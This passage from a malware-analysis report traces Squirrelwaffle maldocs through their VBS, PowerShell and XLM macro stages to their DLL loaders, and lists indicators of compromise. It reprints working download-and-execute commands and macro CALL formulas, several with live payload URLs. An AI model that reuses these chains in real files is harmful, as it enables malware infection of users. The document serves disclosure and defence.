23	<pre>\$FOOX = "(New-Object Net.WebClient).DownloadFile('https://cablingpoint.com/ByH5NDoE3kQA/pt.html','C:\ProgramData\www4.dll')";</pre>
24	IEX \$FOOX IEX;"
25	
26	LL5 = "\$Nanoc='JOOEX'.replace('JOO','I');
27	Esal OY \$Nanoc; #IEX
28	<pre>\$FOOX = "(New-Object Net.WebClient).DownloadFile('<u>https://bonus.corporatebusinessmachines.co.in/1Y0gVNce/pt.html','C:\ProgramData\www5.dll</u>";</pre>
29	IEX \$FOOX IEX;"
30	
31	



LL1\2\3\4\5 (line 6-9, 11-14, 16-19, 21-24 and 26-29) stored PowerShell commands (de-obfuscated):

IEX "(New-Object Net.WebClient).DownloadFile('hxxps://priyacareers[.]com/u9hDQN9Yy7g/pt.html','C:\ProgramData\www1.dll')"| IEX

IEX (New-Object

Net.WebClient).DownloadFile('hxxps://perfectdemos[.]com/Gv1iNAuMKZ/pt.html','C:\ProgramData\www2.dll')|IEX

IEX (New-Object Net.WebClient).DownloadFile('hxxps://bussinessz[.]ml/ze8pCNTlkrlS/pt.html','C:\ProgramData\www3.dll')|IEX

IEX (New-Object Net.WebClient).DownloadFile('hxxps://cablingpoint[.]com/ByH5NDoE3kQA/pt.html','C:\ProgramData\www4.dll')

IEX (New-Object

Net.WebClient).DownloadFile('https://bonus.corporatebusinessmachines.co.in/1Y0qVNce/pt.html', 'C:\ProgramData\www5.dll)|IEX

Lines 34-38 execute a PowerShell instance with each command above (five PS instances in total).


Each PowerShell command uses WebClient Class and DownloadFile method which allows the PowerShell command to download a DLL file and drop the file to the C:\ProgramData directory.

One of the PowerShell instances command-line:

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" \$Nano='JOOEX'.replace('JOO','I');sal OY \$Nano;\$aa='(New-Ob'; \$qq='ject Ne'; \$ww='t.WebCli'; \$ee='ent).Downl'; \$rr='oadFile'; \$bb='("hxxps://priyacareers[.]com/u9hDQN9Yy7g/pt.html","C:\ProgramData\www1.dll")';\$FOOX = (\$aa,\$qq,\$ww,\$ee,\$rr,\$bb,\$cc -Join "); OY \$FOOX|OY;

Description:	Windows PowerShell					
Company:	Microsoft Co	Microsoft Corporation				
Path: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe						
Command: ,''C:\ProgramData\www1.dll'')';\$FOOX =(\$aa,\$qq,\$ww,\$ee,\$rr,\$			1.dll'')';\$FOOX =(\$aa,\$qq,\$ww,\$ee,\$rr,\$bb,\$cc -Join ''); OY \$FOOX OY;			
User:	DESKTOP-G8	87LJ2V\Malv	vareLab			
PID:	3504	Started: Exited:	9/18/2021 2:06:58 PM 9/18/2021 2:07:06 PM			

By sniffing the network packets of the PowerShell instances, we have found five IP addresses related to the five URLs observed in the VBS script:



108[.]167[.]172[.]125 192[.]185[.]52[.]124

204[.]11[.]58[.]87

162[.]241[.]85[.]65

Time	Destination	Protocol	Host	Info
2021-09-19 01:40:49.912273000	108.167.172.125	TCP		9502 → 443 [ACK] Seq=179 Ack=2921 Win=262656 Len=0
2021-09-19 01:40:49.912938700	108.167.172.125	тср		9502 → 443 [ACK] Seq=179 Ack=4466 Win=262656 Len=0
2021-09-19 01:40:49.917783800	108.167.172.125	TLSv1.2		Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
2021-09-19 01:40:50.133175400	108.167.172.125	TLSv1.2		Application Data
2021-09-19 01:40:51.841035200	108.167.172.125	тср		9502 → 443 [RST, ACK] Seq=387 Ack=4981 Win=0 Len=0
2021-09-19 01:40:49.780107600	162.222.226.77	TCP		9504 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2021-09-19 01:40:49.980851000	162.222.226.77	TCP		9504 → 443 [ACK] Seq=1 Ack=1 Win=262656 Len=0
2021-09-19 01:40:49.987236300	162.222.226.77	TLSv1.2		Client Hello
2021-09-19 01:40:50.195185200	162.222.226.77	TCP		9504 → 443 [ACK] Seq=179 Ack=2921 Win=262656 Len=0
2021-09-19 01:40:50.195353400	162.222.226.77	TCP		9504 → 443 [ACK] Seq=179 Ack=4436 Win=262656 Len=0
2021-09-19 01:40:50.199011700	162.222.226.77	TLSv1.2		Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
2021-09-19 01:40:50.434801300	162.222.226.77	TLSv1.2		Application Data
2021-09-19 01:40:52.063872400	162.222.226.77	тср		9504 → 443 [RST, ACK] Seq=385 Ack=4951 Win=0 Len=0
2021-09-19 01:40:49.733904700	192.185.52.124	TCP		9503 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2021-09-19 01:40:49.923072800	192.185.52.124	TCP		9503 → 443 [ACK] Seq=1 Ack=1 Win=262656 Len=0
2021-09-19 01:40:49.930498200	192.185.52.124	TLSv1.2		Client Hello

In line 39, threat actors use a Sleep function. The function performs a sleep action for 15 seconds to wait with the next step of the execution to allow a full download of all the DLL payloads:

WScript.Sleep(15000)

After the Sleep action, the VBS script executes cmd.exe processes that swap a rundll32.exe which runs the following command:

cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr

cmd /c rundll32.exe C:\ProgramData\www3.dll,Idr

cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr

cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr

The CMD command executes five times a rundll32 process to load the downloaded DLLs with the ldr function, the Squirrelwaffle DLL payloads named LdrLoader due to the export function.

f Functions window	08	x		IDA View-A	×	Ξ	Pseudocode-A	× 5	Strings window	,
Function name	Segment	^	Name					Address	Ordinal	
f sub_10003B50	.text		🛃 Idr					10005610	1	
f ldr	.text			ntryPoint				10008AF2	[main entry]	
f sub_10005680	.text									
f sub_100056D0	.text									
f sub_10005710	.text									
f sub_10005780	.text									
f sub_100057D0	.text									
f sub_10005850	.text									
f sub_10005890	.text									
f sub_100058D0	.text									
f sub_100058F0	.text									
f sub_100059C0	.text									
f sub_10005B30	.text									
f sub_10005C10	.text									
f sub_10005C50	.text									
f sub_10005C80	.text									
f sub_10005D70	.text									
f sub_10005E80	.text									
f sub_10005FA0	.text									
f sub_10006250	.text									
f sub_10006290	.text									
f sub_10006340	.text									
f sub_100065A0	.text									
f sub_100065B0	.text									
		*								

The cscript script (pin.vbs) executes CMD and PowerShell processes:

6300 cg Load Image	C:\Windows\SysWOW64\OneCoreUAPCommonProxyStub.dll	SUCCESS	Image Base: 0x6b460000, Image Size: 0x3a0000
6300 c [®] Process Create	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	PID: 3504, Command line: "C:\Windows\System32\Window
6300 cf? Thread Exit		SUCCESS	Thread ID: 4420, User Time: 0.0156250, Kernel Time: 0.156
6300 c [®] Thread Create		SUCCESS	Thread ID: 2588
6300 c Process Create	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	PID: 5460, Command line: "C:\Windows\System32\Window
6300 c [®] Thread Exit		SUCCESS	Thread ID: 2588, User Time: 0.0000000, Kernel Time: 0.015
6300 c [®] Thread Create		SUCCESS	Thread ID: 7072
6300 c [®] Process Create	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	PID: 6724, Command line: "C:\Windows\System32\Window
6300 c [®] Thread Create		SUCCESS	Thread ID: 6288
6300 c [®] Thread Exit		SUCCESS	Thread ID: 7072, User Time: 0.0156250, Kernel Time: 0.046
6300 c [®] Process Create	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	PID: 7056, Command line: "C:\Windows\System32\Window
6300 cl Thread Create		SUCCESS	Thread ID: 1632
6300 cl Thread Exit		SUCCESS	Thread ID: 6288, User Time: 0.0000000, Kernel Time: 0.046
6300 c [®] Process Create	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	PID: 5640, Command line: "C:\Windows\System32\Window
6300 c [®] Thread Exit		SUCCESS	Thread ID: 1632, User Time: 0.0000000, Kernel Time: 0.046
6300 c [®] Thread Create		SUCCESS	Thread ID: 6552
6300 c Process Create	C:\Windows\SysWOW64\cmd.exe	SUCCESS	PID: 3468, Command line: "C:\Windows\System32\cmd.exe
6300 cl Thread Exit		SUCCESS	Thread ID: 6552, User Time: 0.0156250, Kernel Time: 0.000
6300 c [®] Thread Create		SUCCESS	Thread ID: 5888
6300 cl Process Create	C:\Windows\SysWOW64\cmd.exe	SUCCESS	PID: 4688, Command line: "C:\Windows\System32\cmd.exe
6300 c [®] Thread Exit		SUCCESS	Thread ID: 5888, User Time: 0.0156250, Kernel Time: 0.015
6300 c [®] Thread Create		SUCCESS	Thread ID: 4120
6300 c [®] Process Create	C:\Windows\SysWOW64\cmd.exe	SUCCESS	PID: 384, Command line: "C:\Windows\System32\cmd.exe"
6300 c [®] Thread Create		SUCCESS	Thread ID: 4564
6300 cltread Exit		SUCCESS	Thread ID: 4120, User Time: 0.0000000, Kernel Time: 0.000
6300 c [®] Process Create	C:\Windows\SysWOW64\cmd.exe	SUCCESS	PID: 1752, Command line: "C:\Windows\System32\cmd.exe
6300 cl Thread Exit		SUCCESS	Thread ID: 4564, User Time: 0.0000000, Kernel Time: 0.015
6300 c [®] Thread Create		SUCCESS	Thread ID: 5280
6300 c Process Create	C:\Windows\SysWOW64\cmd.exe	SUCCESS	PID: 4272, Command line: "C:\Windows\System32\cmd.exe
-			

Full process tree execution flow:

 205.5.
 *Control energy

 205.6.
 *Control energy

 205.7.
 *Control energy

 205.7.
 *Control energy

 205.7.
 *Control energy

 205.7.
 *Control energy

 207.1.
 *Control energy

WINWORD.EXE (4728)	Microsoft Word	C:\Program Files (Microsoft Corporat DESKTOP-G87LJ "C:\Program Files 9/18/2021 2:06:4 n/a
🖂 🔤 cmd.exe (1196)	Windows Command Processor	C:\Windows\Sys	Microsoft Corporat DESKTOP-G87LJ cmd /k cscript.ex 9/18/2021 2:06:5 n/a
Conhost.exe (1764)	Console Window Host	C:\Windows\Syst	Microsoft Corporat DESKTOP-G87LJ \??\C:\Windows\ 9/18/2021 2:06:5 n/a
🖃 💭 cscript.exe (6300)	Microsoft Console Based Script Host	C:\Windows\Sys	Microsoft Corporat DESKTOP-G87LJ cscript.exe C:\Pr 9/18/2021 2:06:5 9/18/2021 2:07:1
powershell.exe (3504)	Windows PowerShell	C:\Windows\Sys	Microsoft Corporat DESKTOP-G87LJ "C:\Windows\Sys 9/18/2021 2:06:5 9/18/2021 2:07:0
STA Conhost.exe (1464)	Console Window Host	C:\Windows\Syst	Microsoft Corporat DESKTOP-G87LJ \??\C:\Windows\ 9/18/2021 2:06:5 9/18/2021 2:07:0
🖃 💹 powershell.exe (5460)	Windows PowerShell	C:\Windows\Sys	Microsoft Corporat DESKTOP-G87LJ "C:\Windows\Sys 9/18/2021 2:06:5 9/18/2021 2:07:0
Conhost.exe (2520)	Console Window Host	C:\Windows\Syst	Microsoft Corporat DESKTOP-G87LJ \??\C:\Windows\ 9/18/2021 2:06:5 9/18/2021 2:07:0
powershell.exe (6724)	Windows PowerShell	C:\Windows\Sys	Microsoft Corporat DESKTOP-G87LJ "C:\Windows\Sys 9/18/2021 2:06:5 9/18/2021 2:07:0
Conhost.exe (4404)	Console Window Host	C:\Windows\Syst	Microsoft Corporat DESKTOP-G87LJ \??\C:\Windows\ 9/18/2021 2:06:5 9/18/2021 2:07:0
powershell.exe (7056)	Windows PowerShell	C:\Windows\Sys	Microsoft Corporat DESKTOP-G87LJ "C:\Windows\Sys 9/18/2021 2:06:5 9/18/2021 2:07:0
Conhost.exe (3520)	Console Window Host	C:\Windows\Syst	Microsoft Corporat DESKTOP-G87LJ \??\C:\Windows\ 9/18/2021 2:06:5 9/18/2021 2:07:0
🖃 💹 powershell.exe (5640)	Windows PowerShell	C:\Windows\Sys	Microsoft Corporat DESKTOP-G87LJ "C:\Windows\Sys 9/18/2021 2:06:5 9/18/2021 2:07:0
Conhost.exe (1228)	Console Window Host	C:\Windows\Syst	Microsoft Corporat DESKTOP-G87LJ \??\C:\Windows\ 9/18/2021 2:06:5 9/18/2021 2:07:0
🖃 🚌 cmd.exe (3468)	Windows Command Processor	C:\Windows\Sys	Microsoft Corporat DESKTOP-G87LJ "C:\Windows\Sys 9/18/2021 2:07:1 9/18/2021 2:07:2
Conhost.exe (4932)	Console Window Host	C:\Windows\Syst	Microsoft Corporat DESKTOP-G87LJ \??\C:\Windows\ 9/18/2021 2:07:1 9/18/2021 2:07:2
mundll32.exe (4464)	Windows host process (Rundll32)	C:\Windows\Sys	Microsoft Corporat DESKTOP-G87LJ rundll32.exe C:\P 9/18/2021 2:07:1 9/18/2021 2:07:2
🖂 📷 cmd.exe (4688)	Windows Command Processor	C:\Windows\Sys	Microsoft Corporat DESKTOP-G87LJ "C:\Windows\Sys 9/18/2021 2:07:1 9/18/2021 2:07:2
Conhost.exe (5200)	Console Window Host	C:\Windows\Syst	Microsoft Corporat DESKTOP-G87LJ \??\C:\Windows\ 9/18/2021 2:07:1 9/18/2021 2:07:2
mundll32.exe (4920)	Windows host process (Rundll32)	C:\Windows\Sys	Microsoft Corporat DESKTOP-G87LJ rundll32.exe C:\P 9/18/2021 2:07:1 9/18/2021 2:07:2
🖂 🚌 cmd.exe (384)	Windows Command Processor	C:\Windows\Sys	Microsoft Corporat DESKTOP-G87LJ "C:\Windows\Sys 9/18/2021 2:07:1 9/18/2021 2:07:2
Conhost.exe (4164)	Console Window Host	C:\Windows\Syst	Microsoft Corporat DESKTOP-G87LJ \??\C:\Windows\ 9/18/2021 2:07:1 9/18/2021 2:07:2
inndll32.exe (6624)	Windows host process (Rundll32)	C:\Windows\Sys	Microsoft Corporat DESKTOP-G87LJ rundll32.exe C:\P 9/18/2021 2:07:1 9/18/2021 2:07:2
🖂 🚌 cmd.exe (1752)	Windows Command Processor	C:\Windows\Sys	Microsoft Corporat DESKTOP-G87LJ "C:\Windows\Sys 9/18/2021 2:07:1 9/18/2021 2:07:2
Conhost.exe (328)	Console Window Host	C:\Windows\Syst	Microsoft Corporat DESKTOP-G87LJ \??\C:\Windows\ 9/18/2021 2:07:1 9/18/2021 2:07:2
mundll32.exe (5544)	Windows host process (Rundll32)	C:\Windows\Sys	Microsoft Corporat DESKTOP-G87LJ rundll32.exe C:\P 9/18/2021 2:07:1 9/18/2021 2:07:2
🖃 🚌 cmd.exe (4272)	Windows Command Processor	C:\Windows\Sys	Microsoft Corporat DESKTOP-G87LJ "C:\Windows\Sys 9/18/2021 2:07:1 9/18/2021 2:07:2
Conhost.exe (1832)	Console Window Host	C:\Windows\Syst	Microsoft Corporat DESKTOP-G87LJ \??\C:\Windows\ 9/18/2021 2:07:1 9/18/2021 2:07:2
rundll32.exe (3376)	Windows host process (Rundll32)	C:\Windows\Sys	Microsoft Corporat DESKTOP-G87LJ rundll32.exe C:\P 9/18/2021 2:07:1 9/18/2021 2:07:2

The downloaded DLL modules (LdrLoader) are all the same file. Threat actors have five URLs, and each stores the DLL module. We believe that this is a backup method in this case if one of the URLs is not responding.

Update 20/09/2021:

We have detected a new Squirrelwaffle sample which this time have been Excel malicious documents.

The Excel documents also have the unique pattern name diagram_[RandomChar0-9].xls

Communicating Files ①

Scanned	Detections	Туре	Name
2021-09-20	7 / 59	MS Excel Spreadsheet	3f453d0703fa81709d25c6ade25215066f38abceec9699b7b49fb9b4171bbb50.xls
2021-09-20	7 / 59	MS Excel Spreadsheet	182a11ae9b66c9abcd9fd9dbd7a0176a5895f354443e31ab3258182ca62d3a47.xls
2021-09-20	<mark>6</mark> / 58	MS Excel Spreadsheet	diagram_1196516445.xls

Files Referring ①

Scanned	Detections	Туре	Name
2021-09-20	6 / 59	MS Excel Spreadsheet	payload_1.bin
2021-09-20	7 / 59	MS Excel Spreadsheet	3f453d0703fa81709d25c6ade25215066f38abceec9699b7b49fb9b4171bbb50.xls
2021-09-20	7 / 59	MS Excel Spreadsheet	182a11ae9b66c9abcd9fd9dbd7a0176a5895f354443e31ab3258182ca62d3a47.xls
2021-09-20	6 / 59	MS Excel Spreadsheet	payload_1.bin
2021-09-20	6 / 59	MS Excel Spreadsheet	f7d0d3fb27615fa165047c47d0a28b7619d7179c51a45d0687b30cc42a61df0a
2021-09-20	6 / 59	MS Excel Spreadsheet	diagram_1655067648xls
2021-09-20	6 / 58	MS Excel Spreadsheet	diagram_1196516445.xls
2021-09-20	6 / 58	MS Excel Spreadsheet	diagram_1169032331.xls
2021-09-20	6 / 58	MS Excel Spreadsheet	diagram_501752187.xls
2021-09-20	6 / 59	MS Excel Spreadsheet	diagram_620045584.xls

• • •

The new Excel documents use a new fake template to lure the victim to click on the "Enable Content" security button:


File Home Insert PageLayout Formulas Data Review View 🛛 Tell me what you want to do	Sign in 💡 Share
B Copy - B I U - D - A - E = FFF B Mone & Conter - S - G, 1 - S - G, 2 - G, 2 - G, 2 - G, 2 - G, 3 -	ort & Find &
Clipboard 5 Fort 5 Alignment 5 Number 5 Styles Cells Cells	
1 SECURITY WARNING Macros have been disabled. Enable Content	×
	~
	AB AC
This document protected by Microsoft Office	
TO OPEN THIS DOCUMENT PLEASE FOLLOW THESE STEPS: • Select Enable Editing • PROTECTED VIEW Be carried - files from the Internet can contain viruse. Unless you need to edd, it's safer to stay in Protected View Crustle Editing • In the Microsoft Office Security Option dialog box, select Enable Content • Select Enable Cuttry WARNING Macros have been diabled. Crustle Content • Trustle Content • In the Microsoft Office Security Option dialog box, select Enable Content • In the Microsoft Office Security Option dialog box, select Enable Content • Security WARNING Macros have been diabled. Crustle Content	
PROTECTED VIEW Be careful - files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View. Trable Editing	
• In the Microsoft Office Security Option dialog box, select Enable Content	
25 26 27 28 28 29 29 29 20 20 20 20 20 20 20 20 20 20	
28 38 ■ ↓↓↓ If you are using a mobile device, try opening the file using the full office desktop app. 82	
33	

The threat actors use several defensive evasion techniques to bypass security application, AVs, and EDRs. These techniques make researchers and security analysts' life harder.

- Hidden Sheets
- White color font for the macros
- Obfuscation and scrambling of the macros in deferent sheets

	?	\times
		~
		~
	_	
OK	Can	cel
	OK	

Hidden Sheets



White macro font color

9	Cut	isert Pa		Formulas	Data $ \equiv \equiv$	Review					want to de	•	International (1997)		Normal	Bad		Good	<u> </u>	•	*	∑ AutoSu ↓ Fill +		ign in 🧏	_ Shan
) Copy 👻 Format Painter	BI	<u>u</u> • 🖽 •	<u>ð</u> - <u>A</u>	. = =	= •	•	Merge	e & Cente	r • \$	- % >	€.0 .00 .00 →.0			Neutral	Calo	ulation	Check	Cell 🕴 🔻		Delete Format	t	Sort	& Find &	
		6	Font		ra l		Alignment				Numbe			* lable*		Styles				- T	Cells	C orean	Editing	* Select *	
7		x v	fr																						
							1					1								_					
A	В	С	D	E	F	G	Н		1	J	К		M ExecuteA	N	0	Р	Q	R	S "regsvr32	Т	U	V	W	X	1
	-											one	increation (regorioz						
							"UR																		
					"JCJ",																				
															"лсссл,										
	"Kernel3	21																							
	Kerneis.	2,					"JJCCB	B".																	
					"urlmon".		33000	,																	
			"C:\Datop	",																					
													o6Atvj/sec.												
													Db0s9sg/se												
	"Ci\Data	p\test1.te	***					"	nttps://f	undacio	nverdade	rosheroe	s.com/gY00	p5Jkht/se	.html",										
	C:\Dato	p\test1.te	st,																						
						"C:\Dato	p\test.te	est",																	
				"C:\Datop	o\test2.test	ς,																			
				_								_	_	_											
•	Sheet	ND	sum ep	1 ep2	ер3 е	ep4 ep	5 ep6	ep	p7 ep	8 ep	9 frm.	frm	frm	fev. ft	🕂 🗄	4									

Obfuscation and scrambling of the macros in deferent sheets

The macro type is different in the Word documents. Threat actors use VBA code in, while in Excel the macro type is macro v4 (XLM).

macro v4 (XLM), example:

=FORNULA('ep1'1B13,ND1H21)=FORNULA('ep1'1D5,ND1H22)=FORNULA(fce:1D4,frm..:122)=FORNULA('ep1'1F10,ND1H23)=FORNULA(fce:104,frm...:19)=FORNULA('ep1'1D7,ND1H24)=FORNULA('ep1'1H4 'ep2'1T106'ep3'1T116'ep3'1H124'ep5'136'ep5'136'ep5'136'ep5'136'frm...I56'ep7'1N6frm...1222'ep6'1T12,ND1H27)=FORNULA('up1'25)=FORNULA('ep1'15,ND1H26)=FORNULA('ep1'15,ND1H26)=FORNULA('ep1'15,ND1H26)=FORNULA('ep1'16,ND1H26)=FORNULA('ep1'16,ND1H26)=FORNULA('ep1'16,ND1H26)=FORNULA('up1'16,ND1H26)=FORNULA('up1'16,ND1H26)=FORNULA('up1'16,ND1H26)=FORNULA('up1'16,ND1H26)=FORNULA('up1'16,ND1H26)=FORNULA('up1'16,ND1H26)=FORNULA('up1'16,ND1H26)=FORNULA('up1'16,ND1H36)=FORNULA('up1'116,ND1H36)=FORNULA('up1'16,ND1H36)=FORNULA('up1'116,ND1H36)=FORNULA('up1'116,ND1H36)=FORNULA('up1'116,ND1H36)=FORNULA('up1'116,ND1H36)=FORNULA('up1'16,ND1H36)=FORNULA('up1'16,ND1H36)=FORNULA('up1'16,ND1H36)=FORNULA('

In both Excel and Word documents, threat actors use the "Auto Open" function to execute the macros.

File	Hon	ne Ins	1	age Layo		Formulas					_	ne wha		nt to do													∑ Auto
	Copy	-	Calibri				A = 3						Gene		*		i ≠	- Cree		lormal	Bad		Good		€ □□		💶 Fill -
Paste		at Painter	B I	<u>U</u> -	<u> </u>	<u>ð</u> - <u>A</u>	. = =	= =	€ ≣ →	📑 Me	rge & Ce	nter 👻	\$ -	% *	•00 .00 .00 →.0	Conc	ditional F	ormat a	as N	leutral	Calc	ulation	Check	Cell 🚽	Insert	Delete Format	t 🌛 Clea
	Clipboard	G			ont		G			gnment		r		Number	5		atting	lable .			Styles					Cells	
F15			x v	fx	=CON	NCATENA	ATE(sum!	S24.sun	n!G15.	sum!D1.s	um!C9.	sum!I1	17.sum!	L7.sum!/	9.sum	1824.su	m!\$25)										
Auto	Open						F																		-		
		-	С		D	E	F	0	3	н	1		1	K	l "She	L IIExecu		N	4	0	P	Q	R	S "regsvr32"		U	V
8		_													ane	ILLACCU	ieA ,							Tegsvi 32	,		
9										'UR																	
10							"JCJ",																				
11																				"ווכככוו",							
12																											
13		Kernel32	,																								
14								_		'ЛССВВ",																	
15							"urlmon	<u>,</u>																			
16																											
17 18				°C:\t	Datop",						"https:/	lloort	inactola	sytrazos	com /v	ro£ Atui	/see ht										
19														llenata.c													
20														erdadero					-c.htr	ml".							
21		C:\Datop	\test1.te	est",													0										
22																											
23																											
24								"C:\D	Datop\	test.test"	,																
25 26																											
27						c.) Data	o\test2.te																				
28 29					-(C:\Datop	ovrest2.te	st,																			
30																											
31																											
32																											
33																											
34																											
35																											
-	•	Sheet	ND	sum	ep1	ep2	ep3	ep4	ep5	ep6	ep7	ep8	ep9	frm.	frm	frm	fe	v. f	te	÷ :	4						
Ready						_																				===	E L

After extracting some artifacts, we have found the following:

Win API: Kernel32 CreateDirectoryA

Urlmon URLDownloadToFileA

Shell32 ShellExecuteA

C2 URL:

hxxps://cortinastelasytrazos[.]com/Yro6Atvj/sec[.]html hxxps://orquideavallenata[.]com/4jmDb0s9sg/sec[.]html hxxps://fundacionverdaderosheroes[.]com/gY0Op5Jkht/sec[.]html

File full path and name:

C:\Datop\test.test

C:\Datop\test1.test

C:\Datop\test2.test

Execution command: regsvr32 C:\Datop\test*.test


=CALL("Kernel32","CreateDirectoryA","JCJ","C:\Datop",0)
=CALL(E19,"JJCCBB",0,"https://cortinastelasytrazos.com/Yro6Atvj/E19sec.html","C:\Datop\test.test",0,0)
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","regsvr32","C:\Datop\test.test",0,5)
=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://orquideavallenata.com/4jmDb0s9sg/sec.html","C:\Datop\test1.test",0,0)
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","regsvr32","C:\Datop\test1.test",0,5)
=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://fundacionverdaderosheroes.com/gY0Op5Jkht/sec.html","C:\Datop\test2.test",0,0)
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","regsvr32","C:\Datop\test2.test",0,5)

Threat actors change the download and the execution methods.

For the download, they use the urlmon and URLDowenloadToFileA Win API functions and for the execution, they use Shell32 ShellExecuteA.

In this scenario, we have detected three DLL payloads instead of five (Word document flow). DLL payloads are executed by abusing the legitimate Microsoft file (LOLbin – "Living off the land") Regsvr32.

Network connection to the C2 server that stores the DLL payloads performed by the Excel document:



108[.]167[.]165[.]249 95[.]101[.].89[.]74

Full execution flow:

EXCEL.EXE (3320)	Microsoft Excel	C:\Program Files (Microsoft Corporat DESKTOP-G87LJ "C:\Program Files 9/20/2021 8:41:4 n/a
em splwow64.exe (6756)	Print driver host fo	C:\Windows\splw	Microsoft Corporat DESKTOP-G87LJ C:\Windows\splw 9/20/2021 8:46:4 n/a
regsvr32.exe (2920)	Microsoft(C) Regis	C:\Windows\Sys	Microsoft Corporat DESKTOP-G87LJ C:\Windows\Sys 9/20/2021 8:57:5 9/20/2021 8:57:5
regsvr32.exe (4652)	Microsoft(C) Regis	C:\Windows\Sys	Microsoft Corporat DESKTOP-G87LJ C:\Windows\Sys 9/20/2021 8:57:5 9/20/2021 8:57:5
regsvr32.exe (5932)	Microsoft(C) Regis	C:\Windows\Sys	Microsoft Corporat DESKTOP-G87LJ C:\Windows\Sys 9/20/2021 8:57:5 9/20/2021 8:57:5
regsvr32.exe (5932)	Microsoft(C) Regis	C:\Windows\Sys	Microsoft Corporat DESKTOP-G87LJ C:\Windows\Sys 9/20/2021 8:57:5 9/20/2021 8:57:5

Indicators of compromise

MalDoc	ce31d139e6ea2591a8a15fcf37232f97c799e9c5d1410ef86b54a444a7d24d0f 77c8d399c3cdbb22502432f6ab49a8e56a2a8e4bf9bd02b37797a0ae5962b7d6
	aaea40485a04b071bd65fc732e70630b314cdadf4f03ba9b7a0030ccf63b1115
	637af43b3f656ffa8839ab8f23ff2aad7910cc4bd9ed0551d337a02341864e05
	079a22b70109d00f571ea22079cde3baf9ebe6a3afd93347e09c38c7fccf38dc
	a56c6b3d58c66042effa180738197415d840443ba839bb7f45042bdb9e51c04f
	b7fa56ddedd0fff91af460edc504574ddc7b1df97d33d635d854e71a7be34060
	0e52e26aff6f4cf678515e7c1a491603085e717458cfc12d2b95d46c98eda7ba
	783e3b86c24af82773b0dae3e738c46a79de252b1bcc5945b65da0d040ee6e9d
	65f594b4cb31e25f711dd954700bab6d2ac507bd7aab184cc500812b08f8ee03
	3f453d0703fa81709d25c6ade25215066f38abceec9699b7b49fb9b4171bbb50
	182a11ae9b66c9abcd9fd9dbd7a0176a5895f354443e31ab3258182ca62d3a47
	5401103614610b1e109c674b2f90732e0a056be81dbdd8886324aa2d41f0cf2a
	fc42fbe6525ef4b976bca50eb1c4be6c1696e180c55fbeb5f1c9ce5d32957c88
	3f453d0703fa81709d25c6ade25215066f38abceec9699b7b49fb9b4171bbb50
	182a11ae9b66c9abcd9fd9dbd7a0176a5895f354443e31ab3258182ca62d3a47
MalDoc C2 Servers	ghapan[.]com yoowi[.]net
	gruasingenieria[.]pe
	chaturanga[.]groopy[.]com
	lotolands[.]com
	bonus[.]corporatebusinessmachines[.]co[.]in
	bussiness-z[.]ml
	perfectdemos[.]com
	cablingpoint[.]com
	priyacareers[.]com
DLL loader payloads	ad8cb4504a5af45ffa91699b017ffa0bc9808e1b170027ab54fe31661279b9b6 813a9b03c6c1caec4eca8a867dcfbda7860bca6a5d481acb4c131c1a868d4b48
	0d66e879f6e7bfa3ab9eb864094912ffd59c14792ed1d2e087e465e8098150fb
	671f477c3039786c5f3553760377be03b91bfb66f31ba9370ed2193192cf5b4e
	85d0b72fe822fd6c22827b4da1917d2c1f2d9faa838e003e78e533384ea80939

DLL loader C2 Server jhehosting[.]com hrms[.]prodigygroupindia[.]com

bartek-lenart[.]pl

centralfloridaasphalt[.]com

amjsys[.]com

mercyfoundationcio[.]org

novamarketing[.]com[.]pk